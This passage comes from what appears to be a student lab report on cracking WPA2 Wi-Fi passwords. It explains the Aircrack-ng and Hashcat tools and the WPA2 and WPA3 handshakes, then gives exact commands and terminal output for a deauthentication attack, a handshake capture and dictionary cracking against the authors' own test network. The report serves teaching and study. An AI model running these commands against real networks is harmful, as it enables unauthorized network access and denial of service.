2	Airodump-ng	Captures raw 802.11 frames and monitors network traffic.	Gathers information about nearby wireless networks, including SSIDs, BSSIDs, signal strength, and security protocols in use.
3	Aircrack-ng	Cracks WEP and WPA/WPA2-PSK keys.	Uses captured data to perform dictionary attacks, brute-force attacks, and other techniques to recover encryption keys.
4	Aireplay-ng	Injects frames into a network to generate traffic.	Conducts various types of network attacks, such as deauthentication attacks and fake authentication, to capture handshakes and gather data for cracking.
5	Airdecap-ng	Decrypts WEP/WPA/WPA2 captured traffic.	Processes captured packet files to decrypt encrypted data, allowing analysis of network traffic.

6	Airbase-ng	Deploys rogue access points	Impersonate a legitimate access point by creating a fake one with a similar SSID to perform Man-in-the-Middle (MITM) attacks, de-authentication attacks as well as test network authentication.
7	Wireshark Integration	Analyzes captured packets.	Works with Aircrack-ng tools to provide detailed analysis and visualization of network traffic.

Table 9 - Key components and functionalities of Aircrack-ng Suite.

1.4. Applications and Use cases

- **Security auditing:** Network administrators use Aircrack-ng to audit the security of their wireless networks, ensuring that security measures are effective and identifying potential vulnerabilities.
- **Penetration testing:** Ethical hackers and penetration testers use the suite to simulate attacks on wireless networks, helping organizations strengthen their defenses against real-world threats.
- **Educational purposes:** Aircrack-ng is widely used in academic and training environments to teach students about wireless network security and the importance of using strong encryption and authentication methods.
- **Research and development:** Security researchers use Aircrack-ng to study new vulnerabilities and develop more secure wireless communication protocols.

2. HASHCAT

2.1. Introduction

Hashcat is a highly advanced and versatile password recovery tool that is widely used in the field of cybersecurity. Known for its speed and efficiency, Hashcat leverages the power of modern GPUs (Graphics Processing Units) to perform high-speed brute-force and dictionary attacks on password hashes. It supports a vast array of hash algorithms and is capable of cracking passwords for a variety of applications, making it an essential tool for security professionals and ethical hackers.

2.2. Function

The primary function of Hashcat is to recover lost or forgotten passwords and to test the strength of password protection mechanisms in systems and applications. By simulating attacks that real-world hackers might use, Hashcat helps security professionals identify weak passwords and vulnerabilities in password hashing implementations. This enables

organizations to enhance their security measures and protect sensitive data from unauthorized access.

2.3. Features and Capabilities

1	Extensive hashing algorithm support	Hashcat supports over 300 different hashing algorithms, including MD5, SHA-1, SHA-256, and bcrypt. This extensive support allows it to tackle passwords used in a wide range of applications and security protocols.
2	Variety of attack methods	Hashcat offers a comprehensive toolkit for password cracking, including dictionary attacks, brute-force attacks, rule-based attacks, and hybrid attacks. Each method has its strengths and weaknesses, and the choice depends on the specific password and available resources.
3	Command-line interface (CLI)	Hashcat's CLI provides flexibility and control over the cracking process. Users can specify attack parameters, target hashes, output options, and advanced configurations through the CLI.
4	Cross-platform compatibility	Hashcat runs smoothly on various operating systems, including Linux, Windows, macOS, and FreeBSD. This compatibility makes it accessible to a wide range of users and environments.
5	Hardware acceleration support	Hashcat can utilize GPUs and other hardware accelerators to significantly improve cracking performance. This acceleration is particularly beneficial for complex passwords and large datasets.
6	Modular design	Hashcat's modular design allows for the development and integration of custom modules, extending its functionality and versatility.
7	Regular updates	Hashcat is actively maintained and receives regular updates with bug fixes, performance enhancements, and new features.

Table 10 - Features and capabilities of Hashcat.

2.4. Password cracking techniques with Hashcat

1	Brute-force attack	This technique involves systematically trying all possible combinations of characters until the correct password is found. While highly effective, brute-force attacks can be time-consuming, especially for long and complex passwords.
2	Dictionary attack	In a dictionary attack, Hashcat uses a predefined list of possible passwords (as a dictionary) and hashes each entry to compare it against the target hash. This method is faster than brute-force when the password is a common word or phrase.
3	Mask attack	Mask attacks are a form of optimized brute-force attacks that reduce the number of attempts by focusing on patterns likely to be used in passwords (e.g., known character sets, lengths, and positions). Users define masks that describe the structure of the password.
4	Rule-based attack	Rule-based attacks enhance dictionary attacks by applying transformations to dictionary words, such as changing cases, adding prefixes or suffixes, and substituting characters. Hashcat supports a flexible rule engine that can apply complex transformations to increase the likelihood of finding the correct password.
5	Combinator attack	This method combines two or more words from a dictionary to form potential passwords. It's useful when passwords are made up of multiple concatenated words or phrases.
6	Hybrid attack	Hybrid attacks combine dictionary and mask attacks, where a dictionary word is appended or prepended with characters from a predefined mask. This technique is effective against passwords that use a common word with additional characters.
7	Rainbow table attack	While not a direct feature of Hashcat, it can utilize precomputed tables of hash and password pairs (rainbow tables) to accelerate the password cracking process for certain hash types.

Table 11 - Password cracking techniques with Hashcat.

2.5. Applications and Use cases

- **Password Recovery:** Users who have forgotten their passwords can use Hashcat to recover access to their accounts or encrypted files.
- **Penetration Testing:** Security professionals use Hashcat to simulate attacks on password-protected systems, helping organizations identify and address weak password policies.

- **Security Auditing:** Hashcat aids in auditing the effectiveness of password hashing and storage mechanisms in various applications, ensuring compliance with security standards.
- **Research and Development:** Researchers and developers use Hashcat to study password security trends and develop more secure authentication methods.

3. CRACKING WPA2 AND WPA3

3.1. WPA2 Connection Establishing and Cracking

3.1.1. WPA2 connection establishing


A WPA2 connection is established by an information exchange between client devices (phones, laptops, etc.) and a secured Wi-Fi router (Access Point). This process is called the four-way handshake process, sharing the Wi-Fi password in hashed form to ensure a secure communication.

The four-way handshake includes four message:

- **Message 1 (Challenge):** The access point sends a random number (challenge) to client device. This challenge helps prevent replay attacks where attackers try to intercept and resend a previous handshake.
- **Message 2 (Response):** User device responds with a combination of two elements
 - The challenge it received from the access point.
 - A temporary key derived from the pre-shared key (PSK - the Wi-Fi password) combined with the challenge using a secure cryptographic function. This response is encrypted to hide the actual PSK.
- **Message 3 (Confirmation):** The access point receives the message from client device, then decrypts the response using its own copy of the PSK and verifies the challenge. If everything matches, it generates another encrypted message containing additional information for the session.
- **Message 4 (Final confirmation):** User device decrypts the message from the access point and verifies the information. If valid, it sends a final confirmation message to the access point to establish connection.

3.1.2. WPA2 cracking

Cracking WPA2 relies on capturing the 4-way handshake that occurs between a client device and the Wi-Fi router. In the depicted process, attackers force de-authentication attacks by sending management frames called deauth packets to clients, causing disconnection for clients in attempt to force clients to re-authenticate. During this re-authentication, the handshake, which includes the hashed password, is exchanged between the clients and the router. The attackers capture this handshake, allowing them to later attempt to crack the hashed password offline using various methods such as dictionary or brute-force attacks to gain unauthorized access to the wireless network.



Picture 4 – WPA2 connection establishing and cracking

3.2. WPA3 Connection Establishing and Cracking

WPA3 connection establishment builds upon the core concepts of WPA2's handshake but utilizes a more secure and modern approach for exchanging authentication keys called the Dragonfly Handshake, which replaces the four-way handshake used in WPA2..

3.2.1. Dragonfly Handshake in WPA3

New Dragonfly Handshake mechanism addresses several vulnerabilities found in previous Wi-Fi security protocols and enhances overall network security. It aims to protect against offline dictionary attacks, provide forward secrecy, and ensure robust authentication even in environments with weak or commonly used passwords. By using SAE, WPA3 enhances the security of both personal (WPA3-Personal) and enterprise (WPA3-Enterprise) Wi-Fi networks.

3.2.2. How Dragonfly Handshake works?


Step 1	Password element generation	In the Dragonfly Handshake, both the client and the access point generate a "password element" from the shared password. This element is derived using a hash-to-group function that maps the password to a point on an elliptic curve or within a finite group, ensuring that the resulting element is uniformly random.
Step 2	Commit exchange	Both parties then generate a random value (private scalar) and a public commit element. The client sends its commit element to the access point, and the access point sends its commit element to the client. This exchange ensures that each party has contributed to the session's key material.

Step 3	Scalar and element calculation	After receiving the commit element from the other party, each device calculates a shared secret using its private scalar and the other party's commit element. This process ensures that the same shared secret is derived on both sides without actually transmitting the secret itself over the air.
Step 4	Confirm exchange	To ensure mutual authentication and verify that both parties have derived the same shared secret, they exchange confirm messages. These messages include cryptographic proofs that confirm the possession of the correct shared secret without revealing it.
Step 5	Session key derivation	Once the confirm exchange is successful, both parties derive the session keys used for encrypting data traffic. These keys provide forward secrecy, meaning that even if the long-term password is compromised in the future, previous sessions remain secure.

Table 12 - How the Dragonfly Handshake works?

3.2.3. WPA3 cracking

Cracking WPA3 is significantly more difficult than cracking WPA2 due to enhanced security features. Unlike WPA2, de-authentication attacks are ineffective against WPA3 and any attempts to crack the hashed password must be performed while within the range of the network, as the password cannot be cracked offline. Encrypted management frames further protect the network by preventing attackers from intercepting and manipulating management traffic. Consequently, cracking WPA3 is a much more time-consuming and complex process.



Picture 5 – WPA3 connection establishing and cracking

WPA3 recently is often deployed in routers equipped with "Transition mode" to be compatible with older devices that do not support WPA3, but only WPA2. This mode allows clients to use both WPA2 and WPA3 connections. This causes attackers to take advantage of the vulnerability to perform downgrade attacks for cracking password in WPA3 networks.

By creating a rogue access point using the WPA2 security protocol, the attacker manipulates the handshake process to force clients to connect to the attacker's rogue access point. Once the clients' devices connects to the attackers' WPA2 network, they attempt to capture the 4-way handshake as the clients re-authenticate and crack the password with the same way they would for WPA2-only networks.

D. EXPERIMENTAL IMPLEMENTATION

1. CRACKING WPA2

1.1. Hardware

- Wi-Fi network adapter supports Monitor mode and allow packet injection: 1 USB Wi-Fi Adapter TL-WN812N
- Access point: Samsung phone
 - ESSID: NT131
 - BSSID: 06:AE:94:70:C3:74
 - Channel: 11
 - Security protocols: WPA2 – Personal
- Client device: Iphone phone
 - MAC: 48:A9:1C:ED:23:11
- Attacker: Kali Linux virtual machine with 4GB RAM

1.2. Software

1.2.1. Aircrack-ng Software Suite

In this experiment, we need to work with 4 tools in Aircrack-ng Software Suite:

- Airmon-ng:
 - Be default, the wireless card is in Managed mode. Airmon-ng allows attackers to put the wireless card into Monitor mode.
 - This mode transforms the wireless card into a passive listener, enabling it to "hear" all Wi-Fi traffic within its range
- Airodump-ng:
 - Used to capture network packets. Airodump-ng allows attackers to filter the captured traffic and save the captured handshake data in a specific format (often ".cap" files)
- Aireplay-ng:
 - Used to de-authenticate legitimate clients from a Wi-Fi network. This will disconnect clients from the network, and force them to re-authenticate. From there, attackers can easily capture 4-way handshake without waiting for new authentication.
 - Can be used to inject frames for the purpose of generating lots of network traffic, which can cause DoS attacks.
- Aircrack-ng:
 - This is a WEP and WPA/WPA2 password cracking tool, performing dictionary attacks based on a file containing a massive list of potential passwords. Aircrack-ng then systematically tries each password in the dictionary against the captured handshake data.

- For each password attempt, Aircrack-ng simulates the 4-way handshake process using the captured data and the candidate password from the dictionary.
- If a password matches the actual WPA2 password used by the network, the simulated handshake will be successful, and Aircrack-ng will be able to decrypt the captured traffic. This signifies a successful crack of the WPA2 password.

Cracking WPA2 with Aircrack-ng Software Suite includes 4 steps:

Step 1	Preparation (Airmo-ng)	Attacker puts the wireless card into Monitor mode, which allows it to capture all Wi-Fi traffic in the vicinity.
Step 2	Capturing handshake (Airodump-ng)	Attacker uses Airodump-ng as a packet sniffer in Monitor mode, to capture the 4-way handshake between a client device and the Wi-Fi router during connection establishment. This handshake contains information used for encryption and is essential for cracking WPA2 password.
Step 3	De-authenticating legitimate clients (Aireplay-ng)	A handshake can be captured when a client successfully authenticates a Wi-Fi network. To avoid waiting, attacker actively disconnects clients from the network and forces them to re-authenticate by performing a de-authentication attack using the Aireplay-ng.
Step 4	Cracking the password (Aircrack-ng)	Attacker performs dictionary attacks by using Aircrack-ng, which systematically tries each password in the dictionary against the captured handshake data to see if it can decrypt the captured traffic. The success rate depends on the password complexity and the quality of the dictionary.

Table 13 - Steps cracking WPA2 using Aircrack-ng Software Suite

1.2.2. Hashcat

Hashcat is another powerful password cracking tool that can be used in conjunction with Aircrack-ng for cracking WPA2 passwords.

Two outstanding advantages of Hashcat compared to Aircrack-ng are:

- Beyond dictionary attacks:
 - Aircrack-ng is limited to dictionary attacks, where it tries pre-defined passwords from a list against the captured handshake. Hashcat provides more flexibility in password cracking techniques with various attack modes and

patterns for password structure (e.g., numbers of letters, lowercase letters, numbers, symbols, etc).

- Supported hashing algorithms:
 - Hashcat can handle various hashing algorithms, including the ones used to store WPA2 passwords.
 - It offers a more versatile and significantly faster password cracking approach by leveraging the power of modern GPUs, compared to Aircrack-ng, which primarily relies on CPU processing.

Cracking WPA2 with Hashcat can be broken down into 4 steps:

Step 1	Handshake capturing	The initial step remains the same with the way using Aircrack-ng Software Suite. We use Airodump-ng to capture the 4-way handshake from the target WPA2 network
Step 2	Extracting hashes	A specific tool (often included in Aircrack-ng suite) is used convert the captured handshake data into a format (like ".hccap") usable by Hashcat. This format essentially extracts the relevant hash from the handshake that needs to be cracked.
Step 3	Hashcat takes over	Attacker provides Hashcat with the extracted hash file and a password list or specific cracking rules (depending on the chosen attack method).
Step 4	Cracking the password	<p>Attacker can perform various attacks beyond dictionary attacks. Here are some options:</p> <ul style="list-style-type: none"> • Brute-Force Attack: Similar to dictionary attacks, it tries a vast number of password combinations, but it can be much faster with GPU acceleration. • Mask Attack: Leverages masks that define patterns for password structures (e.g., lowercase letters, numbers, symbols). This can be more efficient than brute-forcing every possible combination. • Hybrid Attacks: Combine elements of different attack methods.

Table 14 - Steps cracking WPA2 using Hashcat

1.3. Step-by-step experimental implementation

1.3.1. Setting up

- Access point: Broadcast Wi-Fi network with name NT131, security protocol WPA2-Personal
- Client device: Connect to NT131 network with password “**cr@ck123**”

- USB Wi-Fi adapter: Connect it with attacker machine
- Attacker:

- Install Aircrack-ng Software Suite with commands

```
# sudo apt-get update && sudo apt-get upgrade -y
# sudo apt-get install aircrack-ng
```

- Install hcxdump tool with commands

```
# git clone
https://github.com/ZerBea/hcxdumptool.git
# sudo apt-get install libcurl4-openssl-dev libssl-dev pkg-config
# sudo make
# sudo make install
```

- Install Hashcat with commands

```
# sudo apt-get install hashcat
```


1.3.2. Preparing devices in mode

Note: Be sure to be in superuser mode with root privileges.

Step 1: Check if the wireless card is connected

```
# iwconfig
```

- Mode: Managed
- Wireless interface: wlan0



```
(root@kali)-[/home/kali]
# iwconfig
lo        no wireless extensions.


eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Picture 6 - Check if wireless card is connected

Step 2: Terminate all conflicting programs

```
# airmon-ng check
```



```
(root@kali)-[/home/kali]
# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
654 NetworkManager
2539 wpa_supplicant
```

Picture 7 - List all conflicting programs with Aircrack-ng's use

```
# airmon-ng check kill
```

```
(root@kali)-[/home/kali]
# airmon-ng check kill

Killing these processes:

PID Name
2539 wpa_supplicant
```

Picture 8 - Terminate all conflicting programs

Step 3: Switch wlan0 interface from Managed mode to Monitor mode

```
# airmon-ng start wlan0
```

```
(root@kali)-[/home/kali]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8192cu   Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
```

Picture 9 - Switch wireless interface into Monitor mode with Airmon-ng

Step 4: Check again to be sure that wireless interface is in Monitor mode

```
# iwconfig
```

```
(root@kali)-[/home/kali]
# iwconfig

lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Picture 10 - Ensure wireless interface in Monitor mode

1.3.3. Finding the target network

Step 5: Scan all surrounding Wi-Fi networks

```
# airodump-ng wlan0
```

- Target network: NT131
- BSSID – MAC of Access point: 06:AE:94:70:C3:74
- Channel: 11
- Encryption: WPA2
- Cipher: CCMP
- Authentication: PSK
- MAC of Client device: 48:A9:1C:ED:23:11

```
CH 4 ][ Elapsed: 18 s ][ 2024-05-12 09:18
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
34:24:3E:19:9C:CF	-72	2	0 0	3	130	WPA2 CCMP	PSK	TRANG ANH 2
84:16:F9:41:88:50	-72	3	0 0	6	130	WPA2 CCMP	PSK	Phong
7A:83:C2:91:1B:3A	-42	7	0 0	6	130	WPA2 CCMP	PSK	<length: 0>
74:83:C2:91:1B:3A	9	5	201 86	6	130	WPA2 CCMP	PSK	Home Coffee 2
CC:CF:8C:E9:E7:C0	-61	13	17 0	11	130	WPA2 CCMP	PSK	Nuoc Mia
AC:15:A2:89:4B:52	-72	2	0 0	9	270	WPA2 CCMP	PSK	Bi Ngoc
06:AE:94:70:C3:74	-33	66	0 0	11	130	WPA2 CCMP	PSK	NT131
EC:84:B4:3F:EF:80	-61	0	0 0	1	130	WPA2 CCMP	PSK	Kim Anh
88:DC:96:6D:29:E2	-54	35	328 8	6	360	WPA2 CCMP	PSK	Home Coffee

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
74:83:C2:91:1B:3A	C6:12:6C:E2:15:CD	-71	0 -11	0	2		
74:83:C2:91:1B:3A	3C:77:E6:E4:D8:A5	-66	1e-11e	2	171		
74:83:C2:91:1B:3A	D0:53:49:1C:7E:33	-56	1e-11e	0	3		
74:83:C2:91:1B:3A	30:52:CB:B6:FD:D1	-60	1e- 1e	462	21		
CC:CF:8C:E9:E7:C0	7C:25:DA:F9:70:0F	-73	1e- 1	0	6	Nuoc Mia	
CC:CF:8C:E9:E7:C0	AA:2F:0F:B3:E1:67	-67	0 - 1e	0	35	Nuoc Mia,kim Anh	
06:AE:94:70:C3:74	FC:77:74:90:B1:D6	-43	0 - 1e	14	5		
06:AE:94:70:C3:74	48:A9:1C:ED:23:11	-11	0 -24	0	1		
(not associated)	1E:A7:FF:5C:F9:D7	-51	0 - 1	0	4		
(not associated)	4E:C6:26:D8:CA:43	-73	0 - 1	0	2	Illya Chan	
(not associated)	7C:D1:C3:E9:3E:4B	-71	0 - 1	31	3		
(not associated)	F4:26:79:1D:96:38	-61	0 - 1	0	11	Thur	
(not associated)	8E:17:2F:06:12:56	-67	0 - 1	0	10	UIT-GUEST,demo,Wifi,123456789	
(not associated)	8E:52:AD:3C:EC:2E	-67	0 - 5	0	1	Home Coffee 5.GHz	
(not associated)	FA:FA:33:BD:30:0A	-55	0 - 1	0	2		
(not associated)	42:4B:1C:FC:55:E2	-53	0 - 1	0	3		
(not associated)	C4:BD:E5:AC:B2:00	-54	0 - 6	0	8	DIRECT-	
88:DC:96:6D:29:E2	1E:05:10:61:DC:B0	-55	0 -11	0	1		
88:DC:96:6D:29:E2	1A:2C:18:BD:96:12	-61	0 - 1	0	6		
88:DC:96:6D:29:E2	96:3F:68:05:0F:EF	-67	0 - 1	0	2		
88:DC:96:6D:29:E2	E0:94:67:92:7B:6F	-52	0 - 6e	0	3		
88:DC:96:6D:29:E2	D8:5D:E2:F1:DF:F9	-50	1e- 1e	0	32		
88:DC:96:6D:29:E2	B2:7B:45:6D:26:7F	-39	0 - 1e	0	1		
88:DC:96:6D:29:E2	F8:C3:CC:17:1B:EF	-67	0 -11	0	6		
88:DC:96:6D:29:E2	44:03:2C:F4:C6:D0	-44	1e- 1e	278	266		
88:DC:96:6D:29:E2	C4:BD:E5:AC:B2:FF	-52	0 - 6e	0	9		
88:DC:96:6D:29:E2	B8:9A:2A:CB:10:CE	-38	0 - 6e	0	4		
88:DC:96:6D:29:E2	90:9C:4A:C6:84:D9	-67	0 -11	24	10	Home Coffee	
88:DC:96:6D:29:E2	C8:94:02:38:85:65	-45	0 - 6	122	20		
88:DC:96:6D:29:E2	F8:89:D2:15:97:37	-55	0 - 1	0	42		

Quitting ...

Picture 11 - Scan all surrounding Wi-Fi networks using Airodump-ng

Step 6: Monitor only targeted network

```
# airodump-ng -w NT131 --bssid 06:AE:94:70:C3:74 -c 11 wlan0
```

- o -w NT131: Save captured data in file “NT131”
- o -bssid 06:AE:94:70:C3:74: BSSID of targeted network
- o -c 11: Channel 11
- o wlan0: Wireless interface in use

```
CH 11 ][ Elapsed: 12 s ][ 2024-05-12 09:22
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
06:AE:94:70:C3:74	-21 83	132	3 0	11	130	WPA2 CCMP	PSK	NT131

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
06:AE:94:70:C3:74	48:A9:1C:ED:23:11	-7	1e-24	1	55		

Picture 12 - Monitor only targetted network NT131 for cracking WPA2

1.3.4. Capturing 4-way handshake

Step 7: Perform de-authentication attack

```
# aireplay-ng --deauth 0 -a 06:AE:94:70:C3:74 wlan0
```


Step 8: Client is disconnected from NT131 network and tries to re-authenticate

⇒ Capture the 4-way handshake

The left terminal shows the execution of `airodump-ng` on interface `wlan0` targeting BSSID `06:AE:94:70:C3:74`. It shows a WPA handshake being captured at 09:26. The right terminal shows the execution of `aireplay-ng --deauth 0` on the same target. It shows multiple 'Sending DeAuth' messages being broadcasted to the target BSSID between 09:25:39 and 09:25:44.

Picture 13 - Handshake captured after de-authenticating

⇒ Gain the .pcap files containing captured handshake data. **NT131-01.cap** is the captured handshake file.



Picture 14 - Gaining captured handshake file

1.3.5. Cracking password

(a) Using Aircrack-ng tool

Step 9: Create a password file containing a massive list of potential WPA2 passwords named "passwordlist.txt".

This file can be self-created or downloaded from online sources (e.g., SecLists, rockyou, etc)

Step 10: Crack password by using Aircrack-ng combining with Dictionary attack

```
# aircrack-ng NT131-01.cap -w passwordlist.txt
```

```
(root@kali)-[/home/kali]
# aircrack-ng NT131-01.cap -w passwordlist.txt
Reading packets, please wait...
Opening NT131-01.cap
Resetting EAPOL Handshake decoder state.
Read 67919 packets.

# BSSID          ESSID          Encryption
1 06:AE:94:70:C3:74 NT131          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening NT131-01.cap
Resetting EAPOL Handshake decoder state.
Read 67919 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 2581/418111 keys tested (2766.88 k/s)

Time left: 2 minutes, 30 seconds          0.62%

KEY FOUND! [ cr@ck123 ]

Master Key      : 61 A8 E5 D9 2F 93 46 94 C7 20 80 AB DA C2 55 91
                  78 A0 30 4C 21 74 23 1A 48 89 39 73 48 1A 9E FA

Transient Key   : E7 4D A5 F5 E1 C7 D1 98 F5 BA D0 11 8B 5C 54 8A
                  48 9E 04 9A 9D E7 A5 8F 60 62 0A 4A 75 91 85 09
                  C8 E1 C8 6E E1 71 40 39 3D B1 38 C6 A0 16 9F 19
                  15 A1 33 B0 78 CB EB E7 DF E9 7A EF DD 2B D4 EB

EAPOL HMAC     : 06 58 06 78 B1 04 59 20 CE E2 1B FD 3F F0 D2 CD
```

Picture 15 - Successfully crack WPA2 password using Aircrack-ng Software Suite

⇒ **RESULT: Password là “cr@ck123”**

(b) Using Hashcat

Step 9: Convert .pcap file to .txt file using hcxpcapngtool, to be readable for Hashcat

```
# hcxpcapngtool '/home/kali/NT131-01.cap' -o
"hashNT131.txt"
```

- o '/home/kali/NT131-01.cap': Hashed file contains captured handshake packets
- o hashNT131.txt: Name of output file after being converted

```
(root@kali)~[/home/kali]
# hcxcapngtool '/home/kali/NT131-01.cap' -o "hashNT131.txt"
hcxcapngtool 6.2.7 reading from NT131-01.cap...

summary capture file

file name.....: NT131-01.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 12.05.2024 09:22:05
timestamp maximum (GMT).....: 12.05.2024 09:26:02
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information
about the quality
endianness (capture system).....: little endian
packets inside.....: 67919
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG)..: 11
ACTION (total).....: 10
PROBERESPONSE (total).....: 289
DEAUTHENTICATION (total).....: 10242
AUTHENTICATION (total).....: 28
AUTHENTICATION (OPEN SYSTEM).....: 28
ASSOCIATIONREQUEST (total).....: 3
ASSOCIATIONREQUEST (PSK).....: 3
WPA encrypted.....: 52
EAPOL messages (total).....: 21
EAPOL RSN messages.....: 21
EAPOLTIME gap (measured maximum usec)....: 2789550
EAPOL ANONCE error corrections (NC).....: not detected
REPLAYCOUNT gap (measured maximum).....: 5
EAPOL M1 messages (total).....: 12
EAPOL M2 messages (total).....: 3
EAPOL M3 messages (total).....: 3
EAPOL M4 messages (total).....: 3
EAPOL pairs (total).....: 8
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M32E2 (authorized).....: 1
```

Picture 16 - Convert .pcap file to .txt file using hcxpcapngtool

⇒ Get a **.txt** file

[illegible]

Picture 17 - Converted file in .txt format

(b.1) Using Hashcat and password file named “passwordlist.txt” to perform dictionary attack

Step 10: Crack password by using Hashcat combining with Dictionary attack

```
# hashcat -m 22000 hashNT131.txt passwordlist.txt
```

- -m 22000: hash mode “WPA-PBKDF2-PMKID+EAPOL”

```

- [ Hash modes ] -
=====
